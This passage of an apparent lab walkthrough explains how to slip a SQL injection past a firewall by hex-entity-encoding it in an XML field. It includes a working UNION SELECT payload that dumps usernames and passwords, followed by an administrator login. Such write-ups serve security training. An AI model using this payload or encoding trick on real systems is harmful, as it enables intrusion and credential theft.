

The WAF inspects the request before XML parsing, so it only sees encoded entities (e.g. UNION...) — meaningless to a keyword filter. The backend XML parser decodes these entities back into real characters before the value reaches the SQL query, so the database still receives valid SQL.
5) Resend and Confirm the Bypass
Resend the encoded request. A normal application response (instead of a block page) confirms the WAF has been bypassed.

Craft the Exploit


6) Determine Column Count
Continue probing with UNION SELECT. Returning more than one column produces an error (0 units), telling us the original query returns exactly one column.
7) Concatenate Username and Password

Since only one column is available, concatenate both values with a separator, then encode the whole payload with Hackvertor:
1
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities></storeId>
8) Extract Credentials

Send the request. The response returns all usernames and passwords, separated by ~.
9) Log In

Use the administrator credentials extracted from the response to log in → SOLVED.
Finished — Happy Hacking!
Find me online:
- TryHackMe: t4t4r1s
- HackTheBox: t4t4r1s
- LinkedIn: Mustafa Eltayeb
- X: @mustafa_altayeb